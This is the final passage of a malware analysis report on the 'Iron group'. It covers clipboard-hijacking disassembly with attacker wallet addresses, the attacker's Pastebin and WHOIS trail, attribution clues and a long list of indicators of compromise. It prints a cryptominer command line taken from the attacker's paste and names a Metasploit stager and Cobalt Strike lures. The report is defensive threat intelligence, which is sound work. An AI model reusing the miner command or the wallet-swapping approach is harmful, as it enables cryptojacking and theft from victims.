data:10121E38 fake_wallet_litecoin db 'LKu5bMBkmggF6WQPDuRgQT8nyKR4fckDGg',0
data:10121E38                                          ; DATA XREF: IBKDR_clipboard_payment_hijack+5E1↑o
data:10121E38                                          ; IBKDR_clipboard_payment_hijack+65C↑r
data:10121E5B                align 4
data:10121E5C regex_pattern_bitcoin db '^[13][a-km-zA-HJ-NP-Z1-9]{25,34}$',0
data:10121E5C                                          ; DATA XREF: IBKDR_clipboard_payment_hijack+689↑o
data:10121E7E                align 10h
data:10121E80 fake_wallet_bitboin db '1Bor1FsNkPurKrmth4mjgNGfj61sXcqW7y',0
data:10121E80                                          ; DATA XREF: IBKDR_clipboard_payment_hijack+6D1↑o
data:10121E80                                          ; IBKDR_clipboard_payment_hijack+744↑r
```

Pastebin Account:

As part of the investigation, we also tried to figure out what additional information we may learn from the attacker’s Pastebin account:




Fineisgood123's Pastebin

[GIFT PRO] 144 16,203 161 DAYS AGO

NAME / TITLE	ADDED	EXPIRES	HITS	SYNTAX	
index.html	Mar 23rd, 18	Never	972	None	-
androidminer	Mar 15th, 18	Never	1,221	None	-
XAttacker	Jan 7th, 18	Never	24	None	-
android	Nov 18th, 17	Never	61	None	-
crystal_ext-min	Nov 12th, 17	Never	2,470	None	-
angular	Nov 12th, 17	Never	2,565	None	-
miner	Nov 7th, 17	Never	8,890	None	-

The account was probably created using the mail fineisgood123@gmail[.]com – the same email address used to register blockbitcoin[.]com (the attacker's crypto-mining pool & malware host) and swb[.]one (Old server used to host malware & leaked files. replaced by u.cacheoffer[.]tk):



fineisgood123@gmail.com

Whois Search

▾ DATA

FILTERS

FOCUS (4 / 4)

✓ ✕ bitcoinwallet8.... 1
✓ ✕ blockbitcoin.c... 1
✓ ✕ realnewstime.... 1
✓ ✕ swb.one 1

EMAIL (1 / 4)

✓ ✕ fineisgood123... 4


WHOIS SEARCH

□ ▾ Show : 25 ◂ 1-4 of 4 ▸ Sort : Registered Descending ▾ Total Records : 4 Download Copy

	Focus	Email	Registered	Expires	Tags
□	realnewstime.xyz	fineisgood123@gmail.com	2018-05-06	2019-05-06	
□	swb.one	fineisgood123@gmail.com	2017-11-22	2018-11-22	
□	bitcoinwallet8.com	fineisgood123@gmail.com	2016-10-17	2018-10-17	
□	blockbitcoin.com	fineisgood123@gmail.com	2016-10-16	2018-10-16	

1. **Index.html:** HTML page referring to a fake Firefox download page.
2. **crystal_ext-min + angular**: JS inject using malicious Chrome extension.
3. **android:** This paste holds a command line for an unknown backdoored application to execute on infected Android devices. This command line invokes remote Metasploit stager (android.apk) and drops cpuminer 2.3.2 (minerd.txt) built for ARM processor. Considering the last update date (18/11/17) and the low number of views, we believe this paste is obsolete.

4. **androidminer:** Holds the cpuminer command line to execute for unknown malicious android applications, at the time of writing this post, this paste received nearly 2000 hits.



androidminer
FINEISGOOD123 MAR 15TH, 2018 (EDITED) 1,221 NEVER

UPGRADE TO A **PASTEBIN PRO** ACCOUNT FOR ONLY $2.95.-
You can unlock loads of **extra features**, **remove all ads** and support Pastebin's development at the same time.
pastebin.com/pro


Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

```
minerd -a scrypt -o stratum+tcp://stratum.aikapool.com:7915 -O myapp2150.mywifi:mywifi
```

RAW Paste Data


```
minerd -a scrypt -o stratum+tcp://stratum.aikapool.com:7915 -O myapp2150.mywifi:mywifi
```

Aikapool[.]com is a public mining pool and port 7915 is used for DogeCoin:



BlazerCoin	BLAZR	scrypt	1	20.72 MH/s	21065.36 MH/s	560.16	142414	658.63 %	2	7979
DogeCoin	DOGE	scrypt	36	378.14 MH/s	270.19 TH/s	5512799.84	2229154	2.82 %	15	7915
GeertCoin	GEERT	scrypt	0	0 MH/s	43.22 MH/s	18.17	224350	48.2 %	8	7936

The username (myapp2150) was used to register accounts in several forums and on Reddit. These accounts were used to advertise fake "blockchain exploit tool", which infects the victim's machine with Cobalt Strike, using a similar VBScript to the one found by Malwrologist (ps5.sct).



New Exploit Get BitCoin (youtube.com)
submitted 24 days ago by myapp2150 to r/Bitcoincash
2 comments share save hide Give gold

u/myapp2150
1 Karma

Following this user will show all the posts they make to their profile on your front page.

XAttacker: Copy of XAttacker PHP remote file upload script.
miner: Holds payload URL, as mentioned above (IronStealer).

FAQ:

How many victims are there?

It is hard to define for sure, , but to our knowledge, the total of the attacker's pastes received around 14K views, ~11K for dropped payload URL and ~2k for the android miner paste. Based on that, we estimate that the group has successfully infected, a few thousands victims.

Who is Iron group?

We suspect that the person or persons behind the group are Chinese, due in part to the following findings:
. There were several leftover comments in the plugin in Chinese.
. Root CA Certificate password ('f*ck your mom123' was in Mandarin)
We also suspect most of the victims are located in China, because of the following findings:
. Searches for wallet file names in Chinese on victims' workstations.
. Won't install persistence if Qhioo360(popular Chinese AV) is found

IOCS:

- blockbitcoin[.]com
- pool.blockbitcoin[.]com
- ssl2.blockbitcoin[.]com
- xmr.enjoytopic[.]tk
- down.cacheoffer[.]tk
- dzebppteh32lz.cloudfront[.]net
- dazqc4f140wtl.cloudfront[.]net
- androidapt.s3-accelerate.amazonaws[.]com
- androidapt.s3-accelerate.amazonaws[.]com
- winapt.s3-accelerate.amazonaws[.]com
- swb[.]one
- bitcoinwallet8[.]com
- blockchaln[.]info
- 6350a42d423d61eb03a33011b6054fb7793108b7e71aee15c198d3480653d8b7
- a4faaa0019fb63e55771161e34910971fd8fe88abda0ab7dd1c90cfe5f573a23
- ee5eca8648e45e2fea9dac0d920ef1a1792d8690c41ee7f20343de1927cc88b9
- 654ec27ea99c44edc03f1f3971d2a898b9f1441de156832d1507590a47b41190
- 980a39b6b72a7c8e73f4b6d282fae79ce9e7934ee24a88dde2eead0d5f238bda
- 39a991c014f3093cdc878b41b527e5507c58815d95bdb1f9b5f90546b6f2b1f6
- a3c8091d00575946aca830f82a8406cba87aa0b425268fa2e857f98f619de298
- 0f7b9151f5ff4b35761d4c0c755b6918a580fae52182de9ba9780d5a1f1beee8
- ea338755e8104d654e7d38170aaae305930feabf38ea946083bb68e8d76a0af3
- 4de16be6a9de62b1ff333dd94e63128e677eb6a52d9fbbe55d8a09a2cab161f1
- 92b4eed5d17cb9892a9fe146d61787025797e147655196f94d8eaf691c34be8c
- 6314162df5bc2db1200d20221641abaac09ac48bc5402ec29191fd955c55f031

- 7f3c07454dab46b27e11fcefd0101189aa31e84f8498dcb85db2b010c02ec190
- 927e61b57c124701f9d22abbc72f34ebe71bf1cd717719f8fc6008406033b3e9
- f1cbacea1c6d05cd5aa6fc9532f5ead67220d15008db9fa29afaaf134645e9de
- 1d34a52f9c11d4bf572bf678a9597904680410 9e288f38dfd538a57a12fc9fd1
- 2f5fb4e1072044149b32603860be0857227ed12cde223b5be787c10bcedbc51a
- 0df1105cbd7bb01dca7e544fb22f45a7b9ad04af3ffaf747b5ecc2ffcd8c6dee
- 388c1aecdceab476df8619e2d722be8e5987384b08c7b810662e26c42caf1310
- 0b8473d3f07a29820f456b09f9dc28e70af75f9dec88668fb421a315eec9cb63
- 251345b721e0587f1f08f54a81e26abac075acf3c4473a2c3ba8efcedc3b2459
- b1fe223cbb01ff2a658c8ff51d386b5df786fd36278ee081c714adf946145047
- 2886e25a86a57355a8a09a84781a9b032de10c3e40339a9ad0c10b63f7f8e7c7
- 1d17eb102e75c08ab6f54387727b12ec9f9ee1960c8e5dc7f9925d41a943cabf
- 5831dabe27e0211028296546d4e637770fd1ec5f2c8c5add51d0ea09b6ea3f0d
- 85b0d44f3e8fd636a798960476a1f71d6fe040fbe44c92dfa403d0d014ff66cc
- 936f4ce3570017ef5db14fb68f5e775a417b65f3b07094475798f24878d84907
- 484b4cd953c9993090947fbb31626b76d7eee60c106867aa17e408556d27b609
- 1cbd51d387561cafddf10699177a267cd5d2d184842bb43755a0626fdc4f0f3c
- e41a805d780251cb591bcd02e5866280f8a99f876cfa882b557951e30dfdd142
- b8107197469839a82cae25c3d3b5c25b5c0784736ca3b611eb3e8e3ced8ec950
- b0442643d321003af965f0f41eb90cff2a198d11b50181ef8b6f530dd22226a7
- 657a3a4a78054b8d6027a39a5370f26665ee10e46673a1f4e822a2a31168e5f9
- 5977bee625ed3e91c7f30b09be9133c5838c59810659057dcfd1a5e2cf7c1936
- 9ea69b49b6707a249e001b5f2caaab9ee6f6f546906445a8c51183aafe631e9f
- 283536c26bb4fd4ea597d59c77a84ab812656f8fe980aa8556d44f9e954b1450
- 21f1a867fa6a418067be9c68d588e2eeba816bffcb10c9512f3b7927612a1221
- 45f794304919c8aa9282b0ee84c198703a41cc2254fe93634642ada3511239d2
- 70e47fdff286fdfe031d05488bc727f5df257eacaa0d29431fb69ce680f6fb0c
- ce7161381a0a0495ef998b5e202eb3e8fa2945dfdba0fd2a612d68b986c92678
- b8d548ab2a1ce0cf51947e63b37fe57a0c9b105b2ef36b0abc1abf26d848be00
- 74e777af58a8ee2cff4f9f18013e5b39a82a4c4f66ea3e17d06e5356085265b7
- cd4d1a6b3efb3d280b8d4e77e306e05157f6ef8a226d7db08ac2006cce95997c
- 78a07502443145d762536afaabd4d6139b81ca3cc9f8c28427ec724a3107e17b
- 729ab4ff5da471f210a8658f4a7b2a30522534a212ac44e4d76f258baab19ccb
- ca0df32504d3cf78d629e33b055213df5f71db3d5a0313ebc07fe2c05e506826
- fc9d150d1a7cbda2600e4892baad91b9a4b8c52d31a41fd686c21c7801d1dd8c
- bf2984b866c449a8460789de5871864eec19a7f9cadd7d883898135a4898a38a
- 9d817d77b651d2627e37c01037e13808e1047f9528799a435c7bc04e877d70b3
- 8fdec2e23032a028b8bd326dc709258a2f705c605f6222fc0c1616912f246f91
- dbe165a63ed14e6c9bdcd314cf54d173e68db9d36623b09057d0a4d0519f1306

- 64f96042ab880c0f2cd4c39941199806737957860387a65939b656d7116f0c7e
- e394b1a1561c94621dbd63f7b8ea7361485a1f903f86800d50bd7e27ad801a5f
- 506647c5bfad858ff6c34f93c74407782abbac4da572d9f44112fee5238d9ae1
- 194362ce71adcdfa0fe976322a7def8bb2d7fb3d67a44716aa29c2048f87f5bc
- 3652ea75ce5d8cfa0000a40234ae3d955781bcb327eecfee8f0e2ecae3a82870
- 97d41633e74eccf97918d248b344e62431b74c9447032e9271ed0b5340e1dba0
- a8ab5be12ca80c530e3ef5627e97e7e38e12eaf968bf049eb58ccc27f134dc7f
- 37bea5b0a24fa6fed0b1649189a998a0e51650dd640531fe78b6db6a196917a7
- 7e750be346f124c28ddde43e87d0fbc68f33673435dddb98dda48aa3918ce3bd
- fcb700dbb47e035f5379d9ce1ada549583d4704c1f5531217308367f2d4bd302
- b638dcce061ed2aa5a1f2d56fc5e909aa1c1a28636605a3e4c0ad72d49b7aec6
- f2e4528049f598bdb25ce109a669a1f446c6a47739320a903a9254f7d3c69427
- afd7ab6b06b87545c3a6cdedfefa63d5777df044d918a505afe0f57179f246e9
- 9b654fd24a175784e3103d83eba5be6321142775cf8c11c933746d501ca1a5a1
- e6c717b06d7ded23408461848ad0ee734f77b17e399c6788e68bc15219f155d7
- e302aa06ad76b7e26e7ba2c3276017c9e127e0f16834fb7c8deae2141db09542
- d020ea8159bb3f99f394cd54677e60fadbff2b91e1a2e91d1c43ba4d7624244d
- 36104d9b7897c8b550a9fad9fe2f119e16d82fb028f682d39a73722822065bd3
- d20cd3e579a04c5c878b87cc7bd6050540c68fdd8e28f528f68d70c77d996b16
- ee859581b2fcea5d4ff633b5e40610639cd6b11c2b4fc420720198f49fbd1d31
- ef2c384c795d5ca8ce17394e278b5c98f293a76047a06fc672da38bb56756aec
- bd56db8d304f36af7cb0380dcbbc3c51091e3542261affb6caac18fa6a6988ec
- 086d989f14e14628af821b72db00d0ef16f23ba4d9eaed2ec03d003e5f3a96a1
- f44c3fd546b8c74cc58630ebcb5bea417696fac4bb89d00da42202f40da31354
- 320bb1efa1263c636702188cd97f68699aebbb88c2c2c92bf97a68e689fa6f89
- 42faf3af09b955de1aead2b99a474801b2c97601a52541af59d35711fafb7c6d
- 6e0adfd1e30c116210f469d76e60f316768922df7512d40d5faf65820904821b
- eea2d72f3c9bed48d4f5c5ad2bef8b0d29509fc9e650655c6c5532cb39e03268
- 1a31e09a2a982a0fedd8e398228918b17e1bde6b20f1faf291316e00d4a89c61
- 042efe5c5226dd19361fb832bdd29267276d7fa7a23eca5ced3c2bb7b4d30f7d
- 274717d4a4080a6f2448931832f9eeb91cc0cbe69ff65f2751a9ace86a76e670
- f8751a004489926ceb03321ea3494c54d971257d48dadbae9e8a3c5285bd6992
- d5a296bac02b0b536342e8fb3b9cb40414ea86aa602353bc2c7be18386b13094
- 49cfeb6505f0728290286915f5d593a1707e15effcfb62af1dd48e8b46a87975
- 5f2b13cb2e865bb09a220a7c50acc3b79f7046c6b83dbaafd9809ecd00efc49a
- 5a5bbc3c2bc2d3975bc003eb5bf9528c1c5bf400fac09098490ea9b5f6da981f
- 2c025f9ffb7d42fcc0dc8d056a444db90661fb6e38ead620d325bee9adc2750e
- aaa6ee07d1c777b8507b6bd7fa06ed6f559b1d5e79206c599a8286a0a42fe847
- ac89400597a69251ee7fc208ad37b0e3066994d708e15d75c8b552c50b57f16a

- a11bf4e721d58fcf0f44110e17298f6dc6e6c06919c65438520d6e90c7f64d40
- 017bdd6a7870d120bd0db0f75b525ddccd6292a33aee3eecf70746c2d37398bf
- ae366fa5f845c619cacd583915754e655ad7d819b64977f819f3260277160141
- 9b40a0cd49d4dd025afbc18b42b0658e9b0707b75bb818ab70464d8a73339d52
- 57daa27e04abfbc036856a22133cbcbd1edb0662617256bce6791e7848a12beb
- 6c54b73320288c11494279be63aeda278c6932b887fc88c21c4c38f0e18f1d01
- ba644e050d1b10b9fd61ac22e5c1539f783fe87987543d76a4bb6f2f7e9eb737
- 21a83eeff87fba78248b137bfcca378efcce4a732314538d2e6cd3c9c2dd5290
- 2566b0f67522e64a38211e3fe66f340daaadaf3bcc0142f06f252347ebf4dc79
- 692ae8620e2065ad2717a9b7a1958221cf3fcb7daea181b04e258e1fc2705c1e
- 426bc7ffabf01ebfbcd50d34aecb76e85f69e3abcc70e0bcd8ed3d7247dba76e


By Omri Ben Bassat

Ex-officer in the IDF-CERT. Malware analyst and Reverse Engineer with vast experience in dealing with Nation-sponsored cyber attacks. | omri@intezer.com

Tags: backdoor bitcoin china cryptominer cybercrime iron malware ransomware

Share:

Register to our free community



Executable And Linkable Format 101 Pa...

Digital Certificates- When The Chain Of T.